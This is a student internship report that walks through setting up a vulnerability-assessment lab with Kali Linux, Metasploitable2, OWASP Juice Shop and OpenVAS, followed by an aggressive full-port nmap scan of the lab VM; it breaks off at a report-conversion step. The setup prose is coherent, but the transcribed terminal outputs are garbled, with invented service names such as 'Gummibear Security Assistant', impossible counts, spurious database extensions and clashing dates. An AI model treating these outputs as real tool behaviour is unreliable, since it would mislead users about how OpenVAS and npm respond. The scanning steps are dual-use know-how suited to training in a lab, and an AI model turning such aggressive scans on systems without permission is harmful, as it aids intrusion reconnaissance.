
INTERNSHIP REPORT

**PROJECT 1 - BASIC
VULNERABILITY
ASSESSMENT FOR SMALL
BUSINESS NETWORK**



MAY 2025 - JUNE 2025

SUBMITTED BY
Ranjith M C

Project 1 – Basic Vulnerability Assessment for small Business Network

Introduction


Project Overview

This project involves conducting a basic vulnerability assessment for a small business IT network. The goal is to identify security gaps, prioritize risks, and provide mitigation strategies to improve the overall security posture.

Set Up Virtual Lab


1. Installation of VMware Workstation

- Download VMware Workstation from the official website.
- Run the installer and follow the on-screen instructions.
- Accept the terms and conditions and complete the installation.
- Launch VMware Workstation.




2. Installation of Kali Linux


- Download the Kali Linux ISO file from the official website
<https://www.kali.org/getkali/#kali-installer-images>



- Create a new virtual machine in VMware Workstation.
- Select the downloaded ISO file during the setup.
- Allocate sufficient RAM and disk space.




- Start the virtual machine and follow the installation steps.
- Set up a username and password during installation.
- Then reboot the Kali Linux and enter the username and password and click enter.




3. Installation of Metasploitable2

- Go to the official Rapid7 Metasploitable page. Download the Metasploitable2 VMware image .zip file.
- Extract the downloaded file.
- Open VMware Workstation and select "Open a Virtual Machine."
- Browse to the extracted file and add it to VMware.
- Start the virtual machine.



- Log in to Metasploitable2 the default credentials are:
 1. Username: **msfadmin**

2. Password: **msfadmin**



Installation of OWASP Juice Shop in Kali :

Step 1: Update the packages

- Open a terminal in Kali Linux.
 - Update the package list using the command:
`sudo apt update && sudo apt upgrade`

Step 2: Install node.js & npm Dependencies

- Install Node.js using the command : **sudo apt install nodejs**

- Install npm using the command : **sudo apt install npm**

- Verify installation with `node -v` and `npm -v`.

```
File Actions Edit View Help
└── scrollball (~)
    └── memory -->
        v20.29.0
└── scrollball (~) (-)
    └── rpm -->
        v2.2.0
└── scrollball (~) (-)
    └── S
```

Step 3: Clone the Juice Shop Repository

- Use Git to download the official OWASP Juice Shop project:

```
git clone https://github.com/juice-shop/juice-shop.git cd juice-shop
```

```
[zero@halil:~/] $ git clone https://github.com/juice-shop/juice-shop.git
cloning into 'juice-shop'...
remote: Enumerating objects: 137769, done.
remote: Total 137769 (delta 0), reused 0 (delta 0); pack-reused 137769 (from 1)
receiving objects: 100% (137769/137769), 246.22 MiB / 2.67 MiB/s, done.
Resolving deltas: 100% (187657/187657), done.

[zero@halil:~/] $ ls
Desktop Documents Downloads juice-shop Music Pictures Public Templates Videos
[zero@halil:~/] $ cd juice-shop
[zero@halil:~/juice-shop] $ ls
app.json           CONTRIBUTING.md  docker-compose.test.yml  Gruntfile.js    models      routes      SOLUTIONS.md   uploads
app.ts              cypress.json     Dockerfile          HallOfFame.md  monitoring  routes      Swagger.yaml  uploads
CODE_OF_CONDUCT.md  cypress.json    encryption.keys    index.html    package.json  screenshots  test         threat-model.json
config              data           frontend          LICENSE       README.md    SECURITY.md  tsconfig.json
config-schema.json
```

Step 4: Start the Juice shop server

- Enter the following command **npm install**

Start the application: **npm start**.

```
[zero@halil:~/juice-shop] $ npm audit
To address all issues possible (including breaking changes), run:
  npm audit fix --force

Some issues need review, and may require choosing
a different dependency.

Run "npm audit" for details.


[zero@halil:~/juice-shop] $ npm audit
npm WARN audit ENOLCK
npm WARN audit This command requires an existing lockfile.
npm WARN audit Try creating one first with: npm i --package-lock-only
npm ERR! audit Original error: loadVirtual requires existing shrinkwrap file

npm ERR! A complete log of this run can be found in:
npm ERR!   /home/zero/.npm/_logs/2020-06-05T07_35_09_837Z-debug-0.log

[zero@halil:~/juice-shop] $ npm start
v juice-shop@7.1.0 start
> juice-build/app

Info: Detected Node.js version v20.10.0 (OK)
Info: Detected OS Linux (OK)
Info: Detected CPU x86 (OK)
Info: Configuration default validated (OK)
Info: Entity models 59 of 19 are initialized (OK)
Info: Required file server.js is present (OK)
Info: Required file index.html is present (OK)
Info: Required file styles.css is present (OK)
Info: Required file main.js is present (OK)
Info: Required file tutorial.js is present (OK)
Info: Required file runtime.js is present (OK)
Info: Required file vendor.js is present (OK)
Info: Port 3000 is available (OK)
Info: Chatbot training data botDefaultTrainingData.json validated (OK)
Info: Domain https://www.alchemy.com/ is reachable (OK)
Info: Server listening on port 3000
```

- Server initialized on port 3000 and access Juice Shop in a browser at <http://localhost:3000>



Installing OpenVAS on Kali Linux :

Step 1: Update and Upgrade System

- Ensure your system is up to date:

sudo apt update && sudo apt upgrade -y

Step 2: Install OpenVAS

- Install OpenVAS by running the following command: `sudo`

apt install openvas

Step 3: Initialize OpenVAS

- Initialize OpenVAS for the first time. This will set up the databases and services: **sudo**

gvm-setup

```
Kali - VMware Workstation
File Edit View VM Help <|> Home Kali Metasploit User

File About Exit View Help
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Get:Upgrading: 0

[+] corekit!{w}
# vuln-pwn.vim
This script is provided and maintained by Daniel and dall.
If you find any issue in this script, please report it directly to [daniel@Kali].
[!] Starting PostgreSQL service
[!] Creating DB's certificate files
[!] Creating PostgreSQL database
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT: Recreate the database using ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[!] User "owm" already exists in PostgreSQL.
[!] Creating user "owm" with a collation version mismatch
DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT: Recreate the database using ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[!] Database "owm" already exists in PostgreSQL.
WARNING: database "postgres" has a collation version mismatch
DETAIL: The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT: Recreate the database using ALTER DATABASE postgres REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[!] User "owm" already exists in PostgreSQL.
[!] Creating pg_hba.conf
NOTICE: Role "owm" has already been granted membership in role "dba" by role "postgres"
GRANT ROLE
[!] Extension pg_tesla already exists for given database
[!] Extension pgroonga already exists for given database
[!] Extension pg-pow already exists for given database
[!] Migrating database
[!] Overwriting for DBN admin user
[!] Configuring TESLA inputs file
[!] Update GDB Teams
[!] Setting up SELinux
      * SELinux is switching to user _kali_ and group _kali_
      * Trying to acquire lock at /var/run/audit/lock-create-lock
      * Acquired lock at /var/run/audit/lock-create-lock
      * Downloading Audit files from https://feed.community.greenbone.net/community/vulnerability-Feed/2.38/vt-data/metrics/.tn/_var/lib/audit
      * Downloading Audit files from https://feed.community.greenbone.net/community/vulnerability-Feed/2.38/vt-data/metrics/.hs/_var/lib/ossescan/slugs

To select host in this VM, press F4, double click or use item Ctl+G.
```

Step 4: Start OpenVAS Services

- Start the OpenVAS services: **sudo**

gvm-start

```
Kali - VMware Workstation
File Edit View VM Test Help ||| A D C S X

[+] http://192.168.0.104/guest/host
[+] curl -k https://192.168.0.104/guest/host
[+] curl -k https://192.168.0.104/guest/host

[!] No password for zerg...
[!] Please wait for the GUI services to start...
[!] You might need to refresh your browser until it appears...
[!] Net UI (Windows Security Assistant) [https://127.0.0.1:9993]

[+] guest.service - Gummibear Security Assistant Daemon (gsad)
  Loaded: loaded /usr/lib/libsystemd/system/guest.service; disabled; preset: disabled
  Active: active (running) since Thu 2025-08-25 15:36:10 UTC; 20ms ago
  Initiating: -- 
  Main PID: 33284 (gsad)
    Tasks: 1 (limit: 4469)
   Memory: 1.28 MB (peak: 1.90)
      CPU: 0%us
  CGroup: /system.slice/guest.service
          └─33284 /usr/bin/guestservice --listen 127.0.0.1:9993



Jan 09 22:16:03 kill-system[1]: Starting gsad.service - Gummibear Security Assistant daemon (gsad)...
Jan 09 22:16:23 kill-system[1]: Started gsad.service - Gummibear Security Assistant daemon (gsad).

[+] guest.service - Gummibear Vulnerability Manager Daemon (gvmd)
  Loaded: loaded /usr/lib/libsystemd/system/gvmd.service; disabled; preset: disabled
  Active: active (running) since Thu 2025-08-25 15:36:10 UTC; 59 ms ago
  Initiating: -- 
  Main PID: 32948 (gvmd)
    Tasks: 1 (limit: 4469)
   Memory: 1.22 MB (peak: 112.680)
      CPU: 0.000us
  CGroup: /system.slice/gvmd.service
          └─32948 /usr/bin/gvmd --export-update=/var/run/gvmd/export.sock --listen-gpse_gvmd (繼承自init, 狀態:4/SUCCESS)

Jan 09 22:16:14 kill-system[1]: Starting gvmd.service - Gummibear Vulnerability Manager daemon (gvmd)...
Jan 09 22:16:24 kill-system[1]: Started gvmd.service - Gummibear Vulnerability Manager daemon (gvmd).
```

Step 5: Access the OpenVAS Web Interface

- Open your browser and navigate to:
<https://127.0.0.1:9392>
- Login credentials are generated during the setup process. Use the admin username and password displayed in the terminal.



Nmap and Metasploitable2 Port Scan :

Step 1: Set Up Metasploitable2

- Ensure Metasploitable2 is running in your virtual environment.
- Note the IP address of the Metasploitable2 machine use the following command to find the IP address.

Ifconfig

```
root@metasploitable2:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:43:dd:1f
          inet addr:192.168.152.129 Bcast:192.168.152.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe43:dd1f%eth0 prefixlen:64
          brd fe80::ff0c:29ff:fe43:dd1f
          MTU:1500 Metric:1
          RX packets:1033 errors:0 dropped:0 overruns:0
          TX packets:1033 errors:0 dropped:0 overruns:0
          collisions:0 txqueuelen:1000
          RX bytes:152340 (152.3 KB)
          TX bytes:152340 (152.3 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          brd ::1
          MTU:16436 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:0 errors:0 dropped:0 overruns:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)
          TX bytes:0 (0.0 B)

root@metasploitable2:~#
```

Step 2: Run a Comprehensive Nmap Scan

- Use the following command to scan all 65,535 ports, detect services and OS, and save the output in XML format:

nmap -v -sV -A -p1-65535 192.168.152.129 -oX port.xml ◊

- **-v**: Verbose mode for detailed output.
- **-sV**: Detect service versions.
- **-A**: Aggressive scan (includes OS detection, script scanning, and traceroute).
- **-p1-65535**: Scan all ports from 1 to 65535.
- **-oX port.xml**: Save the scan results in XML format.

Step 3: Convert XML to HTML

- Use xsltproc to convert the XML file into an HTML report:

